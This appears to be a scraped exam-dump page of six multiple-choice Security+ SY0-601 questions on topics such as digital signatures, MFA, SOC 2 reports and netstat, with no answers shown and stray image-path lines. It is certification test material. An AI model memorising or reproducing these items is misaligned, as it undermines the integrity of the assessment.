
Digital signatures use asymmetric encryption. This means the message is encrypted with:

A. the sender's private key and decrypted with the sender's public key.

B. the sender's public key and decrypted with the sender's private key.

C. the sender's private key and decrypted with the recipient's public key.

D. the sender's public key and decrypted with the recipient's private key.



Actual exam question from CompTIA's SY0-601

Question #: 103

Topic #: 1

[All SY0-601 Questions]


A security engineer was assigned to implement a solution to prevent attackers from gaining access by pretending to be authorized users. Which of the following technologies meets the requirement?

A. SSO

B. IDS

C. MFA

D. TPM



Actual exam question from CompTIA's SY0-601
Question #: 104
Topic #: 1
[All SY0-601 Questions]

The Chief Information Security Officer (CISO) has requested that a third-party vendor provide supporting documents that show proper controls are in place to protect customer data. Which of the following would be BEST for the third-party vendor to provide to the CISO?

A. GDPR compliance attestation

B. Cloud Security Alliance materials

C. SOC 2 Type 2 report

D. NIST RMF workbooks

Actual exam question from CompTIA's SY0-601

Question #: 105

Topic #: 1

[All SY0-601 Questions]

Which of the following is assured when a user signs an email using a private key?

A. Non-repudiation

B. Confidentiality

C. Availability

D. Authentication

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 106

Topic #: 1

[All SY0-601 Questions]

A systems administrator is troubleshooting a server's connection to an internal web server. The administrator needs to determine the correct ports to use. Which of the following tools BEST shows which ports on the web server are in a listening state?


A. ipconfig

B. ssh

C. ping

D. netstat

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 107

Topic #: 1

[All SY0-601 Questions]


Which of the following BEST reduces the security risks introduced when running systems that have expired vendor support and lack an immediate replacement?

A. Implement proper network access restrictions.

B. Initiate a bug bounty program.

C. Classify the system as shadow IT.

D. Increase the frequency of vulnerability scans.



Actual exam question from CompTIA's SY0-601

Question #: 108

Topic #: 1

[All SY0-601 Questions]

